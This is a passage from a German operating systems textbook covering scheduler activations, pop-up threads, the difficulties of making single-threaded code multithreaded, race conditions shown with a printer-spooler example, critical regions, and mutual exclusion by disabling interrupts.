Bei dieser Vorgehensweise ist sich der Kern *nur* der Kern-Threads bewusst und teilt auch nur diese zur Ausführung ein. Zu einigen dieser Threads gibt es vielleicht mehrere Benutzer-Threads, die auf ihnen gebündelt sind. Diese werden genauso erzeugt, zerstört und eingeteilt wie Threads in einem Prozess auf Benutzerebene bei einem Betriebssystem, das nicht mehrere Threads ausführen kann. In diesem Modell hat jeder Kern-Thread eine Menge von Benutzer-Threads, die ihn abwechselnd verwenden.

2.2.7 Scheduler-Aktivierungen

Auch wenn Kern-Threads in einigen wichtigen Punkten besser als Threads auf Benutzerebene sind, sind sie dennoch unbestreitbar langsamer. Demzufolge haben Forscher nach Wegen Ausschau gehalten, diese Situation zu verbessern, ohne dabei die guten Eigenschaften der Kern-Threads aufzugeben. Im Folgenden beschreiben wir einen solchen Ansatz, der von Anderson et al. (1992) entwickelt wurde: **Scheduler-Aktivierungen** (*scheduler activations*). Ähnliche Ansätze werden bei Edler et al. (1988) und Scott et al. (1990) besprochen.

Das Ziel von Scheduler-Aktivierungen ist es, die Funktionalität von Kern-Threads nachzuahmen, allerdings mit der besseren Performanz und der größeren Flexibilität, die üblicherweise mit Thread-Paketen erreicht wird, die im Benutzeradressraum realisiert sind. Insbesondere sollten Benutzer-Threads keine speziellen, nicht blockierenden Systemaufrufe ausführen müssen oder im Voraus überprüfen müssen, ob die Durchführung gewisser Systemaufrufe sicher ist. Trotzdem sollte es möglich sein, wenn ein Thread aufgrund eines Systemaufrufes oder eines Seitenfehlers blockiert, andere Threads innerhalb des gleichen Prozesses laufen zu lassen, falls welche rechenbereit sind.

Effizienz wird durch das Vermeiden von unnötigem Wechseln zwischen Benutzer- und Kernadressraum erreicht. Falls zum Beispiel ein Thread blockiert, weil er auf einen anderen Thread wartet, gibt es keinen Grund, den Kern einzubeziehen, so dass man sich den Aufwand der Umschaltung zwischen Kern- und Benutzeradressraum spart. Das Laufzeitsystem im Benutzeradressraum kann den synchronisierenden Thread blockieren und selbst einen neuen einteilen.

Wenn Scheduler-Aktivierungen benutzt werden, weist der Kern jedem Prozess eine gewisse Anzahl an virtuellen Prozessoren zu und veranlasst das Laufzeitsystem (im Benutzeradressraum), den Prozessoren Threads zuzuordnen. Dieser Mechanismus kann auch auf einer Mehrprozessormaschine verwendet werden, auf der die virtuellen Prozessoren echte CPUs sein können. Die Anzahl an virtuellen Prozessoren, die von einem Prozess belegt werden, ist anfänglich eins. Der Prozess kann aber weitere Prozessoren anfordern und auch Prozessoren zurückgeben, die nicht länger benötigt werden. Der Kern kann ebenso bereits belegte Prozessoren wieder zurücknehmen, um sie Prozessen zuzuweisen, die sie dringender benötigen.

Die Grundidee dieses Entwurfes ist: Wenn der Kern weiß, dass ein Thread blockiert hat (z.B. nach der Ausführung eines blockierenden Systemaufrufes oder durch einen Seitenfehler), benachrichtigt er das Laufzeitsystem des Prozesses, indem er als Parameter auf dem Stack die Nummer des fraglichen Threads und eine Beschreibung des aufgetretenen Ereignisses übergibt. Die Benachrichtigung erfolgt dadurch, dass der Kern das Laufzeitsystem an einer bekannten Anfangsadresse aktiviert, etwa entsprechend wie bei einem Signal in UNIX. Dieser Mechanismus wird **Upcall** genannt.

Einmal auf diese Art aktiviert, kann das Laufzeitsystem seine Threads neu einteilen, typischerweise durch das Markieren des gegenwärtigen Threads als blockiert und durch das Auswählen eines anderen Threads aus der Liste der rechenbereiten Threads. Dessen Register werden wiederhergestellt, bevor er gestartet wird. Wenn der

Kern später mitbekommt, dass der ursprüngliche Thread wieder laufen kann (z.B. weil der Kanal, aus dem er lesen wollte, nun Daten enthält oder die Seite, welche den Seitenfehler verursachte, von der Platte eingelagert wurde), führt er einen weiteren Upcall zum Laufzeitsystem aus, um diesem von dem Ereignis zu berichten. Das Laufzeitsystem kann nach eigenem Ermessen entweder den blockierten Thread sofort wieder starten oder ihn in seine Bereitschaftsliste legen, um ihn später auszuführen.

Wenn ein Hardware-Interrupt auftritt, während ein Benutzer-Thread läuft, wechselt die unterbrochene CPU in den Kernmodus. Falls der Interrupt von einem Ereignis verursacht wurde, das für den unterbrochenen Prozess nicht von Interesse ist, wie zum Beispiel die Beendigung der Ein-/Ausgabe eines anderen Prozesses, so bringt die Unterbrechungsroutine nach ihrer Ausführung den unterbrochenen Thread wieder in den Zustand vor dem Interrupt zurück. Falls jedoch der Prozess an dem Interrupt interessiert ist, wie zum Beispiel die Ankunft einer Seite, die von einem der Threads des Prozesses benötigt wird, so wird der unterbrochene Thread nicht wieder gestartet. Stattdessen wird der unterbrochene Thread zurückgestellt und das Laufzeitsystem wird auf derjenigen virtuellen CPU gestartet, die den Zustand des unterbrochenen Threads auf ihrem Stack hat. Jetzt muss das Laufzeitsystem entscheiden, welcher Thread dieser CPU als Nächstes zugeteilt werden soll: der unterbrochene, der erneut rechenbereite oder irgendein dritter.

Ein Einwand gegen Scheduler-Aktivierungen ist das grundsätzliche Vertrauen auf Upcalls – einem Konzept, welches die Struktur verletzt, die jedem geschichteten System inhärent ist. Normalerweise bietet Schicht n gewisse Dienste an, die Schicht $n + 1$ aufruft, aber Schicht n darf keine Prozeduren in Schicht $n + 1$ aufrufen. Upcalls folgen diesem grundsätzlichen Prinzip nicht.

2.2.8 Pop-up-Threads

Threads sind in verteilten Systemen oft nützlich. Ein wichtiges Beispiel ist, wie man eingehende Nachrichten handhabt, zum Beispiel die Anfrage für einen Dienst. Der traditionelle Ansatz sieht die Verwendung eines Prozesses oder Threads vor, der durch einen `receive`-Systemaufruf blockiert wird und auf eine eingehende Nachricht wartet. Wenn eine Nachricht eintrifft, nimmt er diese an, entpackt sie, untersucht den Inhalt und bearbeitet sie.

Allerdings ist auch noch ein durchweg anderer Ansatz möglich, bei dem die Ankunft einer Nachricht das System veranlasst, einen neuen Thread zu erzeugen, der die Nachricht behandelt. Solch ein Thread wird **Pop-up-Thread** genannt und ist in ▶ Abbildung 2.18 dargestellt. Ein wesentlicher Vorteil von Pop-up-Threads ist: Da sie nagelneu sind, haben sie keine Vorgeschichte – Register, Stack und was sonst auch immer müssen nicht gespeichert werden. Jeder startet frisch los und jeder ist gleichgestellt mit allen anderen. Dies macht es möglich, solch einen Thread schnell zu erzeugen. Der neue Thread bekommt die eingehende Nachricht zum Bearbeiten. Das Ergebnis der Benutzung von Pop-up-Threads ist, dass die Verzögerung zwischen der Ankunft der Nachricht und dem Beginn der Bearbeitung sehr kurz sein kann.




Abbildung 2.18: Erzeugung eines neuen Threads, wenn eine Nachricht eintrifft. (a) Bevor die Nachricht eingetroffen ist. (b) Nachdem die Nachricht eingetroffen ist.

Es ist ein etwas aufwändigeres Scheduling notwendig, wenn Pop-up-Threads verwendet werden. In welchem Prozess läuft der Thread zum Beispiel? Wenn das System Threads innerhalb des Kontextes des Kerns unterstützt, könnten sie dort laufen (dies ist der Grund, warum wir den Kern in Abbildung 2.18 nicht dargestellt haben). Den Pop-up-Thread innerhalb des Kernadressraumes zu haben, ist normalerweise einfacher und schneller, als ihn in den Benutzeradressraum zu setzen. Ebenso kann ein Pop-up-Thread im Kernadressraum leichter auf die Tabellen des Kerns und Ein-/Ausgabegeräte zugreifen, was für die Unterbrechungsbearbeitung nötig sein könnte. Auf der anderen Seite könnte ein fehleranfälliger Kern-Thread mehr Schaden anrichten als ein fehleranfälliger Benutzer-Thread. Wenn er zum Beispiel zu lange läuft und es keinen Weg gibt, ihn zu unterbrechen, könnten eingehende Daten verloren gehen.

2.2.9 Einfach-Thread-Code in Mehrfach-Thread-Code umwandeln

Viele vorhandene Programme sind für Prozesse mit nur einem einzigen Thread geschrieben. Diese Programme so umzuwandeln, dass sie mehrere Threads ausführen können, ist kniffliger, als es auf den ersten Blick aussehen mag. Im Folgenden untersuchen wir ein paar der Stolperfallen.

Zunächst einmal besteht der Code eines Threads genau wie bei einem Prozess aus mehreren Prozeduren. Diese haben möglicherweise lokale Variablen, globale Variablen sowie Parameter. Lokale Variablen und Parameter bereiten keine Schwierigkeiten, aber Variablen, die nur für einen Thread und nicht für das ganze Programm global

sind, stellen ein Problem dar. Dies sind Variablen, die insofern global sind, als dass viele Prozeduren innerhalb des Threads sie verwenden (wie sie jede globale Variable benutzen könnten), aber andere Threads sie logischerweise in Ruhe lassen sollten.




Abbildung 2.19: Konflikte zwischen Threads bei der Verwendung einer globalen Variablen

Betrachten wir als Beispiel die Variable `errno`, die in UNIX enthalten ist. Wenn ein Prozess (oder ein Thread) einen Systemaufruf startet, der aber scheitert, dann wird der Fehlercode in `errno` abgelegt. In ►Abbildung 2.19 führt Thread 1 den Systemaufruf `access` aus, um herauszufinden, ob er die Erlaubnis für den Zugriff auf eine spezielle Datei hat. Nachdem die Kontrolle an Thread 1 zurückgegeben wurde, bevor er aber die Möglichkeit hat, `errno` zu lesen, entscheidet der Scheduler, dass Thread 1 erst einmal genug CPU-Zeit gehabt hat, und wechselt zum Thread 2. Thread 2 führt einen `open`-Aufruf aus, der scheitert, was dazu führt, dass `errno` überschrieben wird. Somit ist der Zugriffscode von Thread 1 für immer verloren. Wenn Thread 1 später wieder startet, wird er den falschen Wert auslesen und sich fehlerhaft verhalten.

Für dieses Problem existieren verschiedene Lösungen. Eine besteht darin, globale Variablen generell zu verbieten. Wenn auch diese Idealvorstellung gut sein mag, sie kollidiert doch oft mit existierender Software. Eine andere Lösung ist, jedem Thread seine eigenen privaten globalen Variablen zuzuweisen, wie es in ►Abbildung 2.20 gezeigt ist. Auf diese Weise hat jeder Thread seine eigene private Kopie von `errno` und anderen globalen Variablen, somit sind Konflikte ausgeschlossen. Diese Entscheidung schafft in Wirklichkeit einen neuen Gültigkeitsbereich: Zusätzlich zu den vorhandenen Gültigkeitsbereichen – Variablen sind entweder nur für eine einzige Prozedur oder überall im Programm sichtbar – haben wir hier noch Variablen, die in allen Prozeduren innerhalb eines Threads sichtbar sind.

Auf private globale Variablen zuzugreifen ist allerdings ein wenig knifflig, da die meisten Programmiersprachen eine Möglichkeit bieten, lokale und globale Variable auszudrücken, aber keine Mischformen. Es ist möglich, einen Speicherblock für die globalen Variablen zu belegen und diesen als zusätzlichen Parameter an jede Prozedur im Thread weiterzureichen. Auch wenn dies nicht gerade eine elegante Lösung ist – sie funktioniert.




Abbildung 2.20: Threads können private globale Variablen besitzen.

Alternativ kann man neue Bibliotheksfunktionen einführen, die diese Thread-globalen Variablen erzeugen, einrichten und lesen. Der erste Aufruf könnte wie folgt aussehen:

```
create_global("bufptr");
```

Dies belegt Speicherplatz für einen Zeiger, genannt *bufptr*, in einem dynamischen oder speziellen Speicherbereich, der für den aufrufenden Thread reserviert ist. Unabhängig davon, wo der Speicher belegt ist, hat nur der aufrufende Thread Zugriff auf die globale Variable. Falls ein anderer Thread eine globale Variable mit dem gleichen Namen erzeugt, bekommt sie einen anderen Speicherplatz, so dass kein Namenskonflikt entsteht.

Es werden zwei Aufrufe benötigt, um auf globale Variablen zuzugreifen: einer zum Schreiben und der andere zum Lesen. Zum Schreiben wird etwa

```
set_global("bufptr", &buf);
```

genügen. Er speichert den Wert des Zeigers auf dem Speicherplatz, der zuvor mit dem Aufruf `create_global` erzeugt wurde. Um eine globale Variable zu lesen, könnte der Aufruf folgendermaßen aussehen:

```
bufptr=read_global("bufptr");
```

Er liefert die Adresse, die in der globalen Variablen gespeichert ist, so dass auf seine Daten zugegriffen werden kann.

Das nächste Problem bei der Umwandlung eines Einzel-Thread-Programms in ein Mehrfach-Thread-Programm ist, dass viele Bibliotheksfunktionen nicht ablaufinvariant sind. Das heißt, sie sind nicht dafür konzipiert, ein zweites Mal durch irgendeine Prozedur aufgerufen zu werden, während ein vorheriger Aufruf noch nicht beendet wurde. Zum Beispiel kann das Senden einer Nachricht über das Netzwerk leicht so programmiert werden, dass die Nachricht in einem festen Puffer innerhalb der Bibliothek zusammengesetzt wird und dann ein Sprung in den Kern erfolgt, um sie zu senden. Was geschieht

jedoch, wenn ein Thread seine Nachricht im Puffer zusammengesetzt hat und dann ein Timerinterrupt das Wechseln zu einem zweiten Thread erzwingt, der sofort den Puffer mit seiner eigenen Nachricht überschreibt?

Ähnlich verwalten Speicherbelegungsprozeduren wie beispielsweise *malloc* unter UNIX wichtige Tabellen zum Speichergebrauch, zum Beispiel in einer verketteten Liste von freien Speicherblöcken. Jedes Mal wenn *malloc* diese Liste aktualisiert, könnte sie sich zeitweilig in einem inkonsistenten Zustand befinden, d.h., einige Zeiger weisen ins Nirgendwo. Falls ein Thread-Wechsel auftritt, während die Tabellen inkonsistent sind und ein Aufruf von einem anderen Thread eingeht, könnte ein ungültiger Zeiger verwendet werden, was zu einem Programmabsturz führt. All diese Probleme nachhaltig zu beheben, bedeutet die gesamte Bibliothek neu zu schreiben. Dies wäre allerdings eine nicht triviale Angelegenheit.

Eine andere Lösung besteht darin, jeder Prozedur ein Jacket zu beschaffen, welches ein Bit setzt, um die Bibliothek als in Gebrauch zu kennzeichnen. Jeder Versuch eines anderen Threads, eine Bibliotheksfunktion zu verwenden, während deren vorheriger Aufruf noch nicht abgeschlossen ist, wird blockiert. Auch wenn dieser Ansatz funktionierte, so würde er doch auch großzügig die potenzielle Parallelität beseitigen.

Als Nächstes betrachten wir Signale. Einige Signale sind logischerweise auf spezielle Threads zugeschnitten, andere sind es nicht. Wenn ein Thread zum Beispiel *alarm* aufruft, ist es sinnvoll, das Ergebnis zu dem Thread zu liefern, der den Aufruf ausgeführt hat. Wenn allerdings Threads komplett im Benutzeradressraum realisiert sind, weiß der Kern nichts von Threads und kann demzufolge das Signal kaum an den richtigen Thread leiten. Eine zusätzliche Komplikation tritt auf, wenn ein Prozess nur jeweils einen ausstehenden Alarm haben kann und mehrere Threads unabhängig voneinander *alarm* aufrufen.

Andere Signale wie die Tastatur-Interrupts sind nicht spezifisch. Wer sollte sie abfangen? Ein bezeichneter Thread? Alle Threads? Ein neu erzeugter Pop-up-Thread? Darüber hinaus: Was geschieht, wenn ein Thread die Signalverarbeitungsroutine verändert, ohne die anderen Threads zu benachrichtigen? Und was geschieht, wenn ein Thread ein spezielles Signal abfangen möchte (sagen wir, wenn der Benutzer (Strg)-(C) drückt) und ein anderer Thread dieses Signal zum Beenden haben möchte? Diese Situation kann entstehen, wenn ein oder mehrere Threads Funktionen aus Standardbibliotheken und andere benutzergeschriebene Prozeduren aufrufen. Diese Wünsche sind offensichtlich unvereinbar. Im Allgemeinen sind Signale schon in einer Einzel-Thread-Umgebung schwer genug zu verwalten. Zu einer Mehrfach-Thread-Umgebung zu wechseln, macht die Dinge nicht einfacher.

Ein letztes Problem, welches durch Threads verursacht wird, betrifft die Stackverwaltung. In vielen Systemen versorgt der Kern einfach automatisch bei einem Stacküberlauf den Prozess mit mehr Stack. Wenn ein Prozess mehrere Threads besitzt, braucht er auch mehrere Stacks. Falls der Kern aber nicht einmal weiß, dass diese Stacks existieren, dann kann er sie bei einem Stackfehler auch nicht automatisch vergrößern. Tatsächlich erkennt der Kern wahrscheinlich nicht einmal, dass ein Speicherfehler mit der Vergrößerung des Stack von einem Thread in Zusammenhang steht.

Diese Probleme sind sicherlich nicht unüberwindlich, aber sie zeigen, dass die Einführung von Threads in ein vorhandenes System ohne einen ziemlich grundlegenden Neuentwurf des Systems überhaupt nicht möglich ist. Die Semantik der Systemaufrufe müsste eventuell neu definiert werden und zumindest die Bibliotheken müssten neu geschrieben werden. Und alle diese Dinge müssten in der Art und Weise vorgenommen werden, dass eine Abwärtskompatibilität zu vorhandenen Programmen mit dem Grenzfall eines Einzel-Thread-Prozesses erhalten bleibt. Für zusätzliche Informationen über Threads siehe (Hauser et al., 1993; Marsh et al., 1991).

2.3 Interprozesskommunikation

Prozesse müssen ständig mit anderen Prozessen kommunizieren. In einer Shell-Pipeline zum Beispiel muss die Ausgabe des ersten Prozesses an den zweiten Prozess weitergebracht werden und so weiter bis zum Ende. Die Kommunikation sollte vorzugsweise in einer gut strukturierten Weise erfolgen, bei der keine Interrupts verwendet werden. In den folgenden Kapiteln werden wir uns einige Punkte ansehen, die mit dieser **Interprozesskommunikation** oder kurz **IPC** (*interprocess communication*) zusammenhängen.

Kurz gesagt, gibt es hier drei Problemkreise zu beleuchten. Der erste spielt auf den oben erwähnten Sachverhalt an, nämlich wie ein Prozess Informationen an einen anderen weiterreichen kann. Beim zweiten geht es darum sicherzustellen, dass zwei oder mehr Prozesse sich nicht gegenseitig in die Quere kommen, zum Beispiel wenn in einem Flugreservierungssystem zwei Prozesse versuchen, den letzten Sitz in einem Flugzeug für verschiedene Kunden zu ergattern. Der dritte betrifft den saubereren Ablauf, wenn Abhängigkeiten vorliegen: Falls Prozess A Daten erzeugt und Prozess B diese ausgibt, muss B so lange warten, bis A Daten erzeugt hat, bevor sie ausgegeben werden. Wir werden uns alle drei Themen genauer ansehen und beginnen damit im nächsten Abschnitt.

Es sollte noch erwähnt werden, dass zwei dieser Themen ebenso für Threads gelten. Das erste – Informationen weiterreichen – ist für Threads unkompliziert, da sie ja einen gemeinsamen Adressraum benutzen (Threads, die in verschiedenen Adressräumen kommunizieren müssen, fallen unter das Stichwort kommunizierende Prozesse). Die anderen zwei allerdings – sich nicht in die Haare geraten und sauberer Ablauf – gelten ebenso für Threads. Es bestehen hier die gleichen Probleme und es werden die gleichen Lösungen angewandt. Im Folgenden werden wir das Problem im Zusammenhang mit Prozessen diskutieren, aber behalten Sie bitte im Hinterkopf, dass die gleichen Probleme und Lösungen auch für Threads gelten.

2.3.1 Race Conditions

In einigen Betriebssystemen können Prozesse, die miteinander arbeiten, einen gemeinsamen Speicher benutzen, den jeder beschreiben und lesen kann. Der gemeinsame Speicherplatz könnte im Arbeitsspeicher liegen (möglicherweise eine Kernalldatenstruktur) oder es könnte eine gemeinsame Datei sein – der Ort des gemeinsamen

Speichers ändert nicht die Art der Kommunikation oder der auftretenden Probleme. Um zu sehen, wie Interprozesskommunikation stattfindet, betrachten wir ein einfaches, aber häufiges Beispiel: einen Druckerspooler. Wenn ein Prozess eine Datei drucken möchte, trägt er den Dateinamen in einen speziellen **Spoolerordner** (*spooler directory*) ein. Ein anderer Prozess, der **Drucker-Daemon** (*printer daemon*), überprüftzyklisch, ob es irgendwelche Dateien zu drucken gibt. Wenn es welche gibt, druckt er diese aus und entfernt danach ihren Namen wieder aus dem Ordner.

Angenommen, unser Spoolerordner hat eine sehr große Anzahl von Einträgen, die mit 0, 1, 2, ... nummeriert sind und von denen jeder einen Dateinamen aufnehmen kann. Stellen Sie sich weiter vor, es gibt zwei gemeinsame Variablen: *out*, welche auf die nächste zu druckende Datei zeigt, und *in*, welche auf den nächsten freien Eintrag im Ordner zeigt. Diese zwei Variablen könnten gut in einer Zwei-Wort-Datei gehalten werden, die unter allen Prozessen verfügbar ist. Zu einem bestimmten Zeitpunkt sind die Einträge 0 bis 3 leer (die Dateien wurden bereits ausgedruckt) und die Einträge 4 bis 6 sind belegt (mit Namen von Dateien, die gedruckt werden sollen). Die Prozesse A und B entscheiden mehr oder weniger gleichzeitig, dass sie eine weitere Datei zum Ausdruck einreihen wollen. Diese Situation wird in ▶ Abbildung 2.21 dargestellt.




Abbildung 2.21: Zwei Prozesse möchten auf gemeinsam genutzten Speicher gleichzeitig zugreifen.

Gemäß Murphys Gesetz¹ könnte Folgendes passieren: Der Prozess A liest *in* aus und speichert deren Wert 7 in der lokalen Variablen *next_free_slot*. Genau jetzt erfolgt ein Timer-interrupt und die CPU entscheidet, dass der Prozess A nun lange genug gelaufen ist, und wechselt deshalb zum Prozess B. Der Prozess B liest ebenfalls *in* aus und bekommt genau wie A eine 7. Er speichert sie auch in seiner lokalen Variablen *next_free_slot*. In diesem Augenblick glauben beide Prozesse, dass der nächste verfügbare Eintrag 7 ist.

Prozess B läuft nun weiter. Er speichert den Namen seiner Datei im Eintrag 7 und aktualisiert *in* auf 8. Dann ist er fertig und wendet sich anderen Dingen zu.

¹ Alles, was schiefgehen kann, wird auch schiefgehen.

Prozess *A* läuft schließlich wieder, und zwar ab der Stelle, an der die Unterbrechung stattfand. Er schaut in *next_free_slot*, findet dort eine 7 vor und schreibt seinen Dateinamen in den 7. Eintrag, wobei er den Namen löscht, den Prozess *B* gerade dort abgelegt hat. Dann berechnet er *next_free_slot* + 1, was 8 ergibt, und setzt *in* auf 8. Der Spoolerordner ist nun intern konsistent, so dass der Drucker-Daemon keinen Fehler bemerkt, aber Prozess *B* wird niemals eine Ausgabe erhalten. Der Benutzer *B* wird jahrelang im Druckerraum herumhängen, wehmütig auf eine Ausgabe hoffend, die niemals kommen wird. Situationen wie diese, in denen zwei oder mehr Prozesse einen gemeinsamen Speicher lesen oder beschreiben und das Endergebnis davon abhängt, wer wann genau läuft, werden **Race Conditions** genannt. In Programmen, die Race Conditions enthalten, nach Fehler zu suchen, ist überhaupt nicht lustig. Die Ergebnisse der meisten Testläufe sind in Ordnung, bis auf Ausnahmen, in denen etwas Eigenartiges und Unerklärliches geschieht.

2.3.2 Kritische Regionen

Wie vermeidet man Race Conditions? Der Schlüssel, um hier und in vielen anderen Situationen Schwierigkeiten zu vermeiden, die mit gemeinsam genutzten Ressourcen – Speicher, Dateien und was sonst noch geteilt wird – zusammenhängen, liegt darin, es einem Prozess zu verbieten, gleichzeitig mit einem anderen die gemeinsam genutzten Daten zu lesen oder zu beschreiben. Mit anderen Worten, wir brauchen einen **wechselseitigen Ausschluss** (*mutual exclusion*) der Prozesse. Das bedeutet, wenn ein Prozess eine gemeinsam genutzte Variable oder Datei nutzt, dann muss sichergestellt sein, dass kein anderer Prozess das Gleiche tun kann. Die Schwierigkeit im obigen Beispiel trat deshalb auf, weil der Prozess *B* anfang, eine der gemeinsam genutzten Variablen zu verwenden, bevor Prozess *A* damit abgeschlossen hatte. Die Wahl von geeigneten primitiven Operationen, um wechselseitigen Ausschluss zu erzielen, ist eine der großen Entwurfsfragen in jedem Betriebssystem und ein Thema, das wir im Detail in den folgenden Abschnitten untersuchen werden.

Das Problem, Race Conditions zu vermeiden, kann auch abstrakt ausgedrückt werden. Ein Teil der Zeit, die ein Prozess damit beschäftigt ist, interne Berechnungen und andere Dinge zu tun, führt nicht zu Race Conditions. Allerdings muss ein Prozess manchmal auf gemeinsam genutzten Speicher oder Dateien zugreifen oder andere kritische Operationen ausführen, die dann zu diesen Wettkäufen führen können. Die Teile des Programms, in denen auf gemeinsam genutzten Speicher zugegriffen wird, nennt man **kritische Region** (*critical region*) oder **kritischen Abschnitt** (*critical section*). Wenn wir die Dinge so ordnen könnten, dass niemals zwei Prozesse gleichzeitig in ihren kritischen Regionen sind, ließen sich Race Conditions vermeiden.

Auch wenn dies Race Conditions vermeidet, reicht es nicht aus, um parallele Prozesse richtig und effizient zusammenarbeiten zu lassen, wenn sie gemeinsam genutzte Daten verwenden. Um eine gute Lösung zu bekommen, müssen vier Bedingungen eingehalten werden:

1. Keine zwei Prozesse dürfen gleichzeitig in ihren kritischen Regionen sein.
2. Es dürfen keine Annahmen über Geschwindigkeit und Anzahl der CPUs gemacht werden.
3. Kein Prozess, der außerhalb seiner kritischen Region läuft, darf andere Prozesse blockieren.
4. Kein Prozess sollte ewig darauf warten müssen, in seine kritische Region einzutreten.

Das gewünschte Verhalten wird in ►Abbildung 2.22 in einer abstrahierten Form gezeigt. Hier betritt Prozess A seine kritische Region zum Zeitpunkt T_1 . Ein bisschen später zum Zeitpunkt T_2 versucht Prozess B, in seine kritische Region einzutreten, scheitert aber, da sich ein anderer Prozess bereits in seiner kritischen Region befindet und wir das ja jeweils nur einem Prozess erlauben. Folglich wird B vorübergehend schlafen gelegt bis zum Zeitpunkt T_3 , an dem A seine kritische Region verlässt und B sofort eintreten darf. Irgendwann einmal verlässt auch B (zum Zeitpunkt T_4) seine kritische Region und wir befinden uns wieder in der Ausgangssituation, in der kein Prozess in seiner kritischen Region ist.




Abbildung 2.22: Wechselseitiger Ausschluss unter Verwendung von kritischen Regionen

2.3.3 Wechselseitiger Ausschluss mit aktivem Warten

In diesem Abschnitt werden wir verschiedene Vorschläge untersuchen, mit denen wechselseitiger Ausschluss erreicht werden kann. Während also ein Prozess damit beschäftigt ist, in seiner kritischen Region den gemeinsam genutzten Speicher zu aktualisieren, kann kein anderer Prozess in *seine eigene* kritische Region eintreten und Schwierigkeiten bereiten.

Ausschalten von Interrupts

Auf einem Einprozessorsystem besteht die einfachste Lösung darin, jeden Prozess alle Interrupts ausschalten zu lassen, sofort nachdem er in seine kritische Region eingetreten ist, und sie wieder einzuschalten, kurz bevor er sie verlässt. Mit ausgeschalteten Interrupts kann auch kein Timerinterrupt auftreten. Die CPU wird immer nur durch ein Ereignis vom Taktgeber oder andere Unterbrechungen von Prozess zu Prozess weitergeschaltet. Mit ausgeschalteten Interrupts wird die CPU nicht zu einem anderen Prozess wechseln. Damit kann der Prozess, wenn er einmal die Interrupts abgeschaltet hat, den gemeinsam genutzten Speicher überprüfen und aktualisieren, ohne Angst haben zu müssen, dass ein anderer Prozess dazwischenkommt.

